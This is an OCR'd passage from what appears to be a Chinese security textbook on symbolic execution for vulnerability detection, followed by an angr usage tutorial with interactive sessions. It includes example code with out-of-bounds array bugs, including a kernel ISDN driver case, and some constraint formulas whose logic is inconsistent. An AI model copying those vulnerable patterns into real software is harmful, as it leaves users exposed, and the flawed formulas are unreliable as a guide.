
每一个符号执行的路径都是一个 true 和 false 组成的序列，其中第 i 个 true（或 false）表示在该路径的执行中遇到的第 i 个条件语句。一个程序所有的执行路径可以用执行树（Execution Tree）表示。举一个例子：

```
int twice(int v) {
    return 2*v;
}

void testme(int x, int y) {
    z = twice(y);
    if (z == x) {
        if (x > y+10) {
            ERROR;
        }
    }
}

int main() {
    x = sym_input();
    y = sym_input();
    testme(x, y);
    return 0;
}
```

这段代码的执行树如下图所示，图中的三条路径分别可以被输入 {x = 0, y = 1}、{x = 2, y = 1} 和 {x = 30, y = 15} 触发：



符号执行中维护了符号状态 σ 和符号路径约束 PC，其中 σ 表示变量到符号表达式的映射，PC 是符号表示的不含量词的一阶表达式。在符号执行的初始化阶段，σ 被初始化为空映射，而 PC 被初始化为 true，并随着符号执行的过程不断变化。在对程序的某一路径分支进行符号执行的终点，把 PC 输入约束求解器以获得求解。如果程序把生成的具体值作为输入执行，它将会和符号执行运行在同一路径，并且以同一种方式结束。

例如上面的程序中 σ 和 PC 变化过程如下：

```
开始：  σ = NULL                        PC = true
第6行： σ = x->x0, y->y0, z->2y0     PC = true
遇到if(e)then{}else{}：σ = x->x0, y->y0     then分支：PC = PC∧σ(e)
else分支：PC' = PC∧¬σ(e)
```


于是我们发现，在符号执行中，对于分析过程所遇到的程序中带有条件的控制转移语句，可以利用变量的符号表达式将控制转移语句中的条件转化为对符号取值的约束，通过分析约束是否满足来判断程序的某条路径是否可行。这样的过程也叫作路

径的可行性分析，它是符号执行的关键部分，我们常常将符号取值约束的求解问题转化为一阶逻辑的可满足性问题，从而使用可满足性模理论（SMT）求解器对约束进行求解。

检测程序漏洞

程序中变量的取值可以被表示为符号值和常量组成的计算表达式，而一些程序漏洞可以表现为某些相关变量的取值不满足相应的约束，这时通过判断表示变量取值的表达式是否可以满足相应的约束，就可以判断程序是否存在相应的漏洞。

使用符号执行检测程序漏洞的原理如下图所示：



举个数组越界的例子：

```
int a[10];
scanf("%d", &i);
if (i > 0) {
    if (i > 10)
        i = i % 10;
    a[i] = 1;
}
```

首先，将表示程序输入的变量 i 用符号 x 表示其取值，通过分别对 if 条件语句的两条分支进行分析，可以发现在赋值语句 a[i] = 1 处，当 x 的取值大于 0、小于 10 时，变量 i 的取值为 x，当 x 的取值大于 10 时，变量 i 的取值为 x % 10。通过分析

约束 `(x>10∨x<10)∧(0<x∧x<10)` 和约束 `(x%10>10∨x%10<10)∧x>10` 的可满足性，可以发现漏洞的约束是不可满足的，于是认为漏洞不存在。

构造测试用例

在符号执行的分析过程中，可以不断地获得程序可能执行路径上对程序输入的约束，在分析停止时，利用获得的对程序输入的一系列限制条件，构造满足限制条件的程序输入作为测试用例。

在模拟程序执行并收集路径条件的过程中，如果同时收集可引起程序异常的符号取值的限制条件，并将异常条件和路径条件一起考虑，精心构造满足条件的测试用例作为程序的输入，那么在使用这样的输入的情况下，程序很可能在运行时出现异常。

方法实现

使用符号执行技术进行漏洞分析，首先对程序代码进行基本的解析，获得程序代码的中间表示。由于符号执行过程常常是路径敏感的分析过程，在代码解析之后，常常需要构建描述程序路径的控制流图和调用图等。漏洞分析分析的过程主要包括符号执行和约束求解两个部分，并交替执行。通过使用符号执行，将变量的取值表示为符号和常量的计算表达式，将路径条件和程序存在漏洞的条件表示为符号取值的约束。约束求解过程一方面判断路径条件是否可满足，根据判断结果对分析的路径进行取舍，另一方面检查程序存在漏洞的条件是否可以满足。符号执行的过程常常需要利用一定的漏洞分析规则，这些规则描述了在什么情况下需要引入符号，以及在什么情况下程序可能存在漏洞等信息。

正向的符号执行

正向的符号执行用于全面地对程序代码进行分析，可分为过程内分析和过程间分析。

过程内分析逐句地地过程内的程序语句进行分析：

- 声明语句分析
    - 通过声明语句，变量被分配到一定大小的存储空间，在检测缓冲区溢出漏洞时，需要记录这些存储空间的大小。
    - 分析声明语句的另一个目的是发现程序中的全局变量，记录全局变量的作用范围，这将有助于过程间分析。

- 赋值语句分析
  - 将赋值变量的取值表示为符号和常量的表达式。
  - 在检查程序漏洞时，常常对数组下标进行检查，判断对数组元素的访问是否存在越界。
  - 对于和指针变量有关的赋值语句，不仅需要考虑指针变量本身的取值，还需要考虑其指向的内容。
- 控制转移语句分析
  - 将路径条件表示为符号取值的约束并进行求解，可以判断路径是否可行，进而对待分析的路径进行取舍。
- 调用语句分析
  - 一些过程调用语句会进入符号，在分析过程中，将表示程序输入的变量的取值用符号表示，而程序可以通过过程调用接收程序的输入。对于指针变量，命令行参数同样使用符号表示其取值。
  - 通过过程调用语句，变量被分配的存储空间的大小常常是在分析时所需要记录的。
  - 对于一些关键的过程调用，需要对其使用情况进行检查，如 strcpy，需要检查参数以判断是否存在缓冲区溢出。
  - 对于一些库函数或者系统调用等非程序代码实现的过程，用摘要描述所关心的分析过程和结果，可以避免重复分析。

过程间分析常常需要考虑按照怎样的顺序分析程序语句，如深度优先遍历和广度优先遍历。另外在进行分析时，需要先确定一个分析的起始点，可以是程序入口点、程序中某个过程的起始点或者某个特定的程序点。

逆向的符号执行

逆向的符号执行用于对可能存在漏洞的部分代码进行有针对性的分析。通过分析这些程序语句，可以得到变量取值满足怎样的约束表示程序存在漏洞，将这样的约束记录下来，在之后的分析中，通过逆向分析判断程序存在漏洞的约束是否是可以满足的。通过不断地记录并分析路径条件，检查程序是否可能存在带有程序漏洞的路径。

例如下面的代码片段：

```
if (j > -6) {
    a = i;
    i = j + 6;
    if (i < 15) {
        if (flag == 0) {
            a [i] = 1;
        }
    }
}
```

我们可以从语句 `a[i]=1` 开始，逆推上去，判断 `i<0∨i>len(a)` 是否可以满足，直到碰到语句 `if(i<15)` 时，存在漏洞的约束被更新为 `i<15∨flag==0∨i<0∨i>len(a)` ，如果 `len(a)≥15` ，则通过对约束进行求解可知当前约束是不满足的，这时停止对该路径的分析。否则如果 `len(a)<15` ，则不能判断程序是否存在漏洞，分析将继续。

如果在碰到赋值语句且赋值变量和路径条件相关时，可以根据赋值语句所示的变量取值之间的关系更新当前路径条件。例如上面的 `i=j+6` ，可以将其带入到路径条件中，得到 `j+6<15∨flag==0∨j+6<0∨j+6>len(a)` 。而无关的赋值，如 `a=i` ，则可以忽略它。然而变量之间的别名关系常常会对分析产生影响，所以可以在逆向分析之前，对程序进行别名分析或者指向分析。

逆向符号执行的过程间分析：

- 当过程内分析中遇到不能根据语义进行处理的过程，这些过程是程序实现的，并且影响所关心的存在漏洞的约束时
    - 通常选择直接对调用的过程进行过程内分析。
- 当过程内分析已经到达过程的入口点，且仍然无法判断存在漏洞的约束是否一定不可满足时
    - 可以根据调用图或其他调用关系找到调用该过程的过程，然后从调用点开始继续逆向分析。

实例分析

我们来看一段缓冲区溢出漏洞的例子，分析规则和漏洞代码如下：

```
array[x];   len(array) = x
array[y];   0 < i < len(array)
```

```
#define ISDN_MAX_DRIVERS 32
#define ISDN_CHANNELS 64

static struct isdn driver *drivers[ISDN_MAX_DRIVERS];
static struct isdn driver *get_drv_by_nr(int di) {
    unsigned long flags;
    struct isdn driver *drv;
    if (di < 0)
        return NULL;
    spin_lock_irqsave(&drivers lock, flags);
    drv = drivers[di];
    ......
}
static struct isdn slot *get_slot_by_minor(int minor) {
    int di, ch;
    struct isdn driver *drv;
    for (di = 0; di < ISDN_CHANNELS; di++) {
        drv = get_drv_by_nr(di);
        ......
    }
}
```

漏洞很明显，在语句 `drv = drivers[di]` 中， `di` 可能会超出数组上界。

代码片段的过程调用关系如下：

```
--> get_slot_by_minor() --> get_drv_by_nr() --> spin_lock_irqsav
e()
```

我们首先用正向的分析方法，过程如下：

- 将函数 `get_drv_by_nr()` 的参数 `di` 作为符号处理，用符号 `a` 表示其值。
- 接下来声明了两个变量，但未对其赋值，所以不进行处理。

- 语句 `if(di<0)` 对变量 `di` 加以限制，这里记录 `a<0` 时，函数返回空。然后遍历语句的 false 分支。
- `spin_lock_irqsave()` 函数调用语句，使用其摘要进行分析。
- 然后是数组访问操作，是程序的检查点，根据分析规则，将 `a` 的取值范围限定在 `0≤a<32` 。结合路径条件得到约束，生成摘要 `0≤a<32` 程序是安全的。
- 当函数 `get_drv_by_nr()` 分析完成后，将符号 `a` 替换为参数 `di` 。生成摘要 `di<0` 时程序返回空， `0≤di<32` 时，程序安全。
- 然后分析函数 `get_slot_by_minor()` ，首先记录循环变量 `di` 的范围是 `0≤di<64` 。
- 接下来通过分析 `get_drv_by_nr()` 的摘要， `di≥32` 时存在漏洞，于是得到约束 `0≤di<64∧di≥32` ，求解约束得 `di` 为 32 时满足约束条件，程序存在漏洞。

接下来采用逆向的分析方法，过程如下：

- 从 `drv = drivers[di]` 开始，根据规则得到约束 `0≤di<32` 。而 `di≥32∨di<0` 程序存在漏洞。
- 上一条语句与 `di` 无关，跳过。
- 补充路径条件 `di≥0` ，此时约束为 `(di≥32∨di<0)∧di≥0` ，即 `di≥32` 时存在漏洞。
- 继续向上，直到函数入口点，此时分析调用它的函数 `get_slot_by_minor()` ，得到约束 `0≤di<64` ，求解约束 `0≤di<64∧di≥32` ，发现可满足，认为程序存在漏洞。

参考资料

- History of symbolic execution

5.3.1 angr

简介

angr 是一个多架构的二进制分析平台，具备对二进制文件的动态符号执行能力和多种静态分析能力。在近几年的 CTF 中也大有用途。

安装

在 Ubuntu 上，首先我们应该安装所有的编译所需要的依赖环境：

```
$ sudo apt install python-dev libffi-dev build-essential virtual
envwrapper
```

强烈建议在虚拟环境中安装 angr，因为有几个 angr 的依赖（比如z3）是从他们的原始库中 fork 而来，如果你已经安装了 z3,那么肯定不希望 angr 的依赖覆盖掉官方的共享库，开一个隔离的环境就好了：

```
$ mkvirtualenv angr
$ sudo pip install angr
```

如果这样安装失败的话，那么你可以按照下面的顺序从 angr 的官方仓库安装：

```
1. claripy
2. archinfo
3. pyvex
4. cle
5. angr
```

例如下面这样：

```
$ git clone https://github.com/angr/claripy
$ cd claripy
$ sudo pip install -r requirements.txt
$ sudo python setup.py build
$ sudo python setup.py install
```

安装过程中可能会有一些奇怪的错误，可以到官方文档中查看。

另外 angr 还有一个 GUI 可以用，查看 angr Management。

使用方法

快速入门

使用 angr 的第一步是新建一个工程，几乎所有的操作都是围绕这个工程展开的：

```
>>> import angr
>>> proj = angr.Project('/bin/true')
WARNING | 2017-12-08 10:46:58,836 | cle.loader | The main binary
is a position-independent executable. It is being loaded with a
base address of 0x400000.
```

这样就得到了二进制文件的各种信息，如：

```
>>> proj.filename      # 文件名
'/bin/true'
>>> proj.arch          # 一个 archinfo.Arch 对象
<Arch AMD64 (LE)>
>>> hex(proj.entry)    # 入口点
'0x401370'
```

程序加载时会将二进制文件和共享库映射到虚拟地址中，CLE 模块就是用来处理这些东西的。

```
>>> proj.loader
<Loaded true, maps [0x400000:0x5008000]>
```

所有对象文件如下，其中二进制文件本身是 main_object，然后还可以查看对象文件的相关信息：

```
>>> for obj in proj.loader.all_objects:
...     print obj
...
<ELF Object true, maps [0x400000:0x60721f]>
<ELF Object libc-2.27.so, maps [0x1000000:0x13bb98f]>
<ELF Object ld-2.27.so, maps [0x2000000:0x22260f7]>
<ELFTLSObject Object cle##tls, maps [0x3000000:0x300d010]>
<ExternObject Object cle##externs, maps [0x4000000:0x4008000]>
<KernelObject Object cle##kernel, maps [0x5000000:0x5008000]>
>>> proj.loader.main_object
<ELF Object true, maps [0x400000:0x60721f]>
>>> hex(proj.loader.main_object.min_addr)
'0x400000'
>>> hex(proj.loader.main_object.max_addr)
'0x60721f'
>>> proj.loader.main_object.execstack
False
```

通常我们在创建工程时选择关闭 `auto_load_libs` 以避免 angr 加载共享库：

```
>>> p = angr.Project('/bin/true', auto_load_libs=False)
WARNING | 2017-12-08 11:09:28,629 | cle.loader | The main binary
 is a position-independent executable. It is being loaded with a
 base address of 0x400000.
>>> p.loader.all_objects
[<ELF Object true, maps [0x400000:0x60721f]>, <ExternObject Obje
ct cle##externs, maps [0x1000000:0x1008000]>, <KernelObject Obje
ct cle##kernel, maps [0x2000000:0x2008000]>, <ELFTLSObject Objec
t cle##tls, maps [0x3000000:0x300d010]>]
```

`project.factory` 提供了很多类对二进制文件进行分析，它提供了几个方便的构造函数。

`project.factory.block()` 用于从给定地址解析一个 basic block，对象类型为 Block：

```
>>> block = proj.factory.block(proj.entry)    # 从程序头开始解析一
个 basic block
>>> block
<Block for 0x401370, 42 bytes>
>>> block.pp()                              # 打印
0x401370:       xor     ebp, ebp
0x401372:       mov     r9, rdx
0x401375:       pop     rsi
0x401376:       mov     rdx, rsp
0x401379:       and     rsp, 0xfffffffffffffff0
0x40137d:       push    rax
0x40137e:       push    rsp
0x40137f:       lea     r8, qword ptr [rip + 0x32da]
0x401386:       lea     rcx, qword ptr [rip + 0x3263]
0x40138d:       lea     rdi, qword ptr [rip - 0xe4]
0x401394:       call    qword ptr [rip + 0x205b76]
>>> block.instructions                      # 指令数量
11
>>> block.instruction_addrs                 # 指令地址
[4199280L, 4199282L, 4199285L, 4199286L, 4199289L, 4199293L, 419
9294L, 4199295L, 4199302L, 4199309L, 4199316L]
```

另外，还可以将 Block 对象转换成其他形式：

```
>>> block.capstone
<CapstoneBlock for 0x401370>
>>> block.capstone.pp()

>>> block.vex
IRSB <0x2a bytes, 11 ins., <Arch AMD64 (LE)>> at 0x401370
>>> block.vex.pp()
```

程序的执行需要初始化一个模拟程序状态的 `SimState` 对象：

```
>>> state = proj.factory.entry_state()
>>> state
<SimState @ 0x401370>
```

该对象包含了程序的内存、寄存器、文件系统数据等等模拟运行时动态变化的数据，例如：

```
>>> state.regs                               # 寄存器名对象
<angr.state_plugins.view.SimRegNameView object at 0x7f126fdfe810
>
>>> state.regs.rip                           # BV64 对象
<BV64 0x401370>
>>> state.regs.rsp
<BV64 0x7fffffffffeff98>
>>> state.regs.rsp.length                    # BV 对象都有 .length 属性
64
>>> state.regs.rdi
<BV64 reg_48_0_64{UNINITIALIZED}>            # BV64 对象，符号变量
>>> state.mem[proj.entry].int.resolved       # 将入口点的内存解释为 C 语
言的 int 类型
<BV32 0x8949ed31>
```

这里的 BV，即 bitvectors，可以理解为一个比特串，用于在 angr 里表示 CPU 数据。看到在这里 rdi 有点特殊，它没有具体的数值，而是在符号执行中所使用的符号变量，我们会在稍后再做讲解。

下面是 Python int 和 bitvectors 之间的转换：

```
>>> bv = state.solver.BVV(0x1234, 32)   # 创建值 0x1234 的 BV32 对象

>>> bv
<BV32 0x1234>
>>> hex(state.solver.eval(bv))          # 将 BV32 对象转换为 Pytho
n int
'0x1234'
>>> bv = state.solver.BVV(0x1234, 64)
>>> bv
<BV64 0x1234>
>>> hex(state.solver.eval(bv))
'0x1234L'
```

于是 bitvectors 可以进行数学运算：

```
>>> one = state.solver.BVV(1, 64)
>>> one_hundred = state.solver.BVV(100, 64)
>>> one_hundred + one                  # 位数相同时可以直接运算
<BV64 0x65>
>>> one_hundred + one + 0x100
<BV64 0x165>
>>> state.solver.BVV(-1, 64)           # 默认为无符号数
<BV64 0xffffffffffffffff>

>>> five = state.solver.BVV(5, 27)
>>> five
<BV27 0x5>
>>> one + five.zero_extend(64 - 27)    # 位数不同时需要进行扩展
<BV64 0x6>
>>> one + five.sign_extend(64 - 27)    # 或者有符号扩展
<BV64 0x6>
```

使用 bitvectors 可以直接来设置寄存器和内存的值，当传入的是 Python int 时，angr 会自动将其转换成 bitvectors：

```
>>> state.regs.rsi = state.solver.BVV(3, 64)
>>> state.regs.rsi
<BV64 0x3>
>>> state.mem[0x1000].long = 4          # 在地址 0x1000 存放一个 l
ong 类型的值 4
>>> state.mem[0x1000].long.resolved     # .resolved 获取 bitvecto
rs
<BV64 0x4>
>>> state.mem[0x1000].long.concrete     # .concrete 获得 Python i
nt
4L
```

初始化的 state 可以经过模拟执行得到一系列的 states，模拟管理器（Simulation Managers）的作用就是对这些 states 进行管理：

```
>>> simgr = proj.factory.simulation_manager(state)
>>> simgr
<SimulationManager with 1 active>
>>> simgr.active                        # 当前 state
[<SimState @ 0x401370>]
>>> simgr.step()                        # 模拟执行一个 basic block
<SimulationManager with 1 active>
>>> simgr.active                        # 当前 state 被更新
[<SimState @ 0x1022f80>]
>>> simgr.active[0].regs.rip            # active[0] 是当前 state
<BV64 0x1022f80>
>>> state.regs.rip                      # 但原始的 state 并没有改变
<BV64 0x401370>
```

angr 提供了大量函数用于程序分析，在这些函数在 `Project.analyses.` ，例如：

```
>>> cfg = p.analyses.CFGFast()          # 得到 control-flow graph
>>> cfg
<CFGFast Analysis Result at 0x7f1265b62650>
>>> cfg.graph
<networkx.classes.digraph.DiGraph object at 0x7f1265e77310> # 详
情请查看 networkx
>>> len(cfg.graph.nodes())
934
>>> entry_node = cfg.get_any_node(proj.entry)   # 得到给定地址的 C
FGNode
>>> entry_node
<CFGNode 0x401370[42]>
>>> len(list(cfg.graph.successors(entry_node)))
2
```

如果要想画出图来，还需要安装 matplotlib。

```
>>> import networkx as nx
>>> import matplotlib
>>> matplotlib.use('Agg')
>>> import matplotlib.pyplot as plt
>>> nx.draw(cfg.graph)                  # 画图
>>> plt.savefig('temp.png')             # 保存
```

加载二进制文件

我们知道 angr 是高度模块化的，接下来我们就分别来看看这些组成模块，其中用于二进制加载模块称为 CLE。主类为 `cle.loader.Loader` ，它导入所有的对象文件并导出一个进程内存的抽象。类 `cle.backends` 是加载器的后端，根据二进制文件类型区分为 `cle.backends.elf` 、 `cle.backends.pe` 、 `cle.backends.macho` 等。

首先我们来看加载器的一些常用参数：

- `auto_load_libs` ：是否自动加载主对象文件所依赖的共享库
- `except_missing_libs` ：当有共享库没有找到时抛出异常
- `force_load_libs` ：强制加载列表指定的共享库，不论其是否被依赖
- `skip_libs` ：不加载列表指定的共享库，即使其被依赖

- `custom_ld_path` ：可以到列表指定的路径查找共享库

如果希望对某个对象文件单独指定加载参数，可以使用 `main_ops` 和 `lib_opts` 以字典的形式指定参数。一些通用的参数如下：

- `backend` ：使用的加载器后端，如："elf", "pe", "mach-o", "ida", "blob" 等
- `custom_arch` ：使用的 archinfo.Arch 对象
- `custom_base_addr` ：指定对象文件的基址
- `custom_entry_point` ：指定对象文件的入口点

举个例子：

```
angr.Project(main_opts={'backend': 'ida', 'custom_arch': 'i386'}
, lib_opts={'libc.so.6': {'backend': 'elf'}})
```

加载对象文件和细分类型如下：

```
>>> for obj in proj.loader.all_objects:
...     print obj
...
<ELF Object true, maps [0x400000:0x60721f]>
<ELF Object libc-2.27.so, maps [0x1000000:0x13bb98f]>
<ELF Object ld-2.27.so, maps [0x2000000:0x22260f7]>
<ELFTLSObject Object cle##tls, maps [0x3000000:0x300d010]>
<ExternObject Object cle##externs, maps [0x4000000:0x4008000]>
<KernelObject Object cle##kernel, maps [0x5000000:0x5008000]>
```

- `proj.loader.main_object` ：主对象文件
- `proj.loader.shared_objects` ：共享对象文件
- `proj.loader.extern_object` ：外部对象文件
- `proj.loader.all_elf_object` ：所有 elf 对象文件
- `proj.loader.kernel_object` ：内核对象文件

通过对这些对象文件进行操作，可以解析出相关信息：

```
>>> obj = proj.loader.main_object
>>> obj
<ELF Object true, maps [0x400000:0x60721f]>
>>> hex(obj.entry)                          # 入口地址
'0x401370'
>>> hex(obj.min_addr), hex(obj.max_addr)    # 起始地址和结束地址
('0x400000', '0x60721f')
>>> for seg in obj.segments:                # segments
...     print seg
...
<ELFSegment offset=0x0, flags=0x5, filesize=0x5f48, vaddr=0x4000
00, memsize=0x5f48>
<ELFSegment offset=0x6c30, flags=0x6, filesize=0x450, vaddr=0x60
6c30, memsize=0x5f0>
>>> for sec in obj.sections:                # sections
...     print sec
...
<Unnamed | offset 0x0, vaddr 0x400000, size 0x0>
<.interp | offset 0x238, vaddr 0x400238, size 0x1c>
<.note.ABI-tag | offset 0x254, vaddr 0x400254, size 0x20>
<.note.gnu.build-id | offset 0x274, vaddr 0x400274, size 0x24>
...etc
```

根据地址查找我们需要的东西：

```
>>> proj.loader.find_object_containing(0x400000)  # 包含指定地址的
 object
<ELF Object true, maps [0x400000:0x60721f]>
>>> free = proj.loader.find_symbol('free')        # 根据名字或地址
在 project 中查找 symbol
>>> free
<Symbol "free" in libc.so.6 at 0x1083ab0>
>>> free.name                                     # 符号名
u'free'
>>> free.owner_obj                                # 所属 object
<ELF Object libc-2.27.so, maps [0x1000000:0x13bb98f]>
>>> hex(free.rebased_addr)                        # 全局地址空间中
的地址
'0x1083ab0'
```

```
>>> hex(free.linked_addr)                              # 相对于预链接基址的地址
'0x83ab0'
>>> hex(free.relative_addr)                            # 相对于对象基址的地址
'0x83ab0'
>>> free.is_export                                     # 是否为导出符号
True
>>> free.is_import                                     # 是否为导入符号
False

>>> obj.find_segment_containing(obj.entry)             # 包含指定地址的 segment
<ELFSegment offset=0x0, flags=0x5, filesize=0x5f48, vaddr=0x400000, memsize=0x5f48>
>>> obj.find_section_containing(obj.entry)             # 包含指定地址的 section
<.text | offset 0x12b0, vaddr 0x4012b0, size 0x33d9>
>>> main_free = obj.get_symbol('free')                 # 根据名字在当前 object 中查找 symbol
>>> main_free
<Symbol "free" in true (import)>
>>> main_free.is_export
False
>>> main_free.is_import
True
>>> main_free.resolvedby                               # 从哪个 object 获得解析
<Symbol "free" in libc.so.6 at 0x1083ab0>

>>> hex(obj.linked_base)                               # 预链接的基址
'0x0'
>>> hex(obj.mapped_base)                               # 实际映射的基址
'0x400000'
```

通过 `obj.relocs` 可以查看所有的重定位符号信息，或者通过 `obj.imports` 可以得到一个符号信息的字典：

```
>>> for imp in obj.imports:
...     print imp, obj.imports[imp]
...
strncmp <cle.backends.elf.relocation.amd64.R_X86_64_GLOB_DAT obj
ect at 0x7faf8301b110>
lseek <cle.backends.elf.relocation.amd64.R_X86_64_GLOB_DAT objec
t at 0x7faf8301b7d0>
malloc <cle.backends.elf.relocation.amd64.R_X86_64_GLOB_DAT obje
ct at 0x7faf8301be10>

>>> obj.imports['free'].symbol                     # 从重定向信息得
到导入符号
<Symbol "free" in true (import)>
>>> obj.imports['free'].owner_obj                  # 从重定向信息得
到所属的 object
<ELF Object true, maps [0x400000:0x60721f]>
```

这一部分还有个 hooking 机制，用于将共享库中的代码替换为其他的操作。使用函数 `proj.hook(addr, hook)` 和 `proj.hook_symbol(name, hook)` 来做到这一点，其中 `hook` 是一个 SimProcedure 的实例。通过 `.is_hooked` 、 `.unhook` 和 `.hooked_by` 来进行管理：

```
>>> stub_func = angr.SIM_PROCEDURES['stubs']['ReturnUnconstraine
d']   # 获得一个类
>>> stub_func
<class 'angr.procedures.stubs.ReturnUnconstrained.ReturnUnconstr
ained'>

>>> proj.hook(0x10000, stub_func())       # 使用类的一个实例来 hook
>>> proj.is_hooked(0x10000)
True
>>> proj.hooked_by(0x10000)
<SimProcedure ReturnUnconstrained>

>>> proj.hook_symbol('free', stub_func())
17316528
>>> proj.is_symbol_hooked('free')
True
>>> proj.is_hooked(17316528)
True
```

当然也可以利用装饰器编写自己的 hook 函数：

```
>>> @proj.hook(0x20000, length=5)       # length 参数可选，表示程
序执行完 hook 后跳过几个字节
... def my_hook(state):
...     state.regs.rax = 1
...
>>> proj.is_hooked(0x20000)
True
```

求解器引擎

angr 是一个符号执行工具，它通过符号表达式来模拟程序的执行，将程序的输出表示成包含这些符号的逻辑或数学表达式，然后利用约束求解器进行求解。

从前面的内容中我们已经知道 bitvectors 是一个比特串，并且看到了 bitvectors 做的一些具体的数学运算。其实 bitvectors 不仅可以表示具体的数值，还可以表示虚拟的数值，即符号变量。

```
>>> x = state.solver.BVS("x", 64)
>>> x
<BV64 x_0_64>
>>> y = state.solver.BVS("y", 64)
>>> y
<BV64 y_1_64>
```

而符号变量之间的运算同样不会时具体的数值，而是一个 AST，所以我们接下来同样使用 bitvector 来指代 AST：

```
>>> x + 0x10
<BV64 x_0_64 + 0x10>
>>> (x + 0x10) / 2
<BV64 (x_0_64 + 0x10) / 0x2>
>>> x - y
<BV64 x_0_64 - y_1_64>
```

每个 AST 都有一个 `.op` 和一个 `.args` 属性：

```
>>> tree = (x + 1) / (y + 2)
>>> tree
<BV64 (x_0_64 + 0x1) / (y_1_64 + 0x2)>
>>> tree.op                                         # op 是表示操作符的字符串
'__floordiv__'
>>> tree.args                                       # args 是操作数
(<BV64 x_0_64 + 0x1>, <BV64 y_1_64 + 0x2>)
>>> tree.args[0].op
'__add__'
>>> tree.args[0].args
(<BV64 x_0_64>, <BV64 0x1>)
>>> tree.args[0].args[1].op
'BVV'
>>> tree.args[0].args[1].args
(1L, 64)
```

知道了符号变量的表示，接下来看符号约束：

```
>>> x == 1                                          # AST 比较会得到一个符号化的布尔值
<Bool x_0_64 == 0x1>
>>> x + y > 100
<Bool (x_0_64 + y_1_64) > 0x64>

>>> state.solver.BVV(1, 64) > 0                     # 无符号数 1
<Bool True>
>>> state.solver.BVV(-1, 64) > 0                    # 无符号数 0xffffffffffffffff
<Bool True>
```

正因为布尔值是符号化的，所以在需要做 if 或者 while 判断的时候，不要直接使用比较作为条件，而应该使用 `.is_true` 和 `.is_false` 来进行判断：

```
>>> yes = state.solver.BVV(1, 64) > 0
>>> yes
<Bool True>
>>> state.solver.is_true(yes)
True
>>> state.solver.is_false(yes)
False

>>> maybe = x == y
>>> maybe
<Bool x_0_64 == y_1_64>
>>> state.solver.is_true(maybe)
False
>>> state.solver.is_false(maybe)
False
```

为了进行符号求解，首先要将符号化布尔值作为符号变量有效值的断言加入到 state 中，作为限制条件，当然如果添加了无法满足的限制条件，将无法求解：

```
>>> state.solver.add(x > y)                         # 添加限制条件
[<Bool x_0_64 > y_1_64>]
>>> state.solver.add(y > 2)
[<Bool y_1_64 > 0x2>]
>>> state.solver.add(10 > x)
[<Bool x_0_64 < 0xa>]

>>> state.satisfiable()                             # 可以求解
True
>>> state.solver.eval(x + y)                        # eval 求解得到任意一个符合条件的值
15L
>> state.solver.eval_one(x + y)                     # 求解得到结果，如果有不止一个结果则抛出异常
>>> state.solver.eval_upto(x + y, 5)                # 给出最多 5 个结果
[16L, 13L, 8L, 9L, 17L]
>>> state.solver.eval_atleast(x + y, 5)             # 给出至少 5 个结果，否则抛出异常
[16L, 13L, 8L, 9L, 17L]
>>> state.solver.eval_exact(x + y, 5)               # 有正好 5 个结果，否则抛出异常
>>> state.solver.min(x + y)                         # 给出最小的结果
7L
>>> state.solver.max(x + y)                         # 给出最大的结果
17L

>>> state.solver.eval(x + y, extra_constraints=[x + y < 10, x + y > 5]) # 额外添加临时限制条件
8L
>>> state.solver.eval(x + y, cast_to=str)           # 指定输出格式
'\x00\x00\x00\x00\x00\x00\x00\x08'

>>> state.solver.add(x - y > 10)                    # 添加不可满足的限制条件
[<Bool (x_0_64 - y_1_64) > 0xa>]
>>> state.satisfiable()                             # 无法求解
False
```

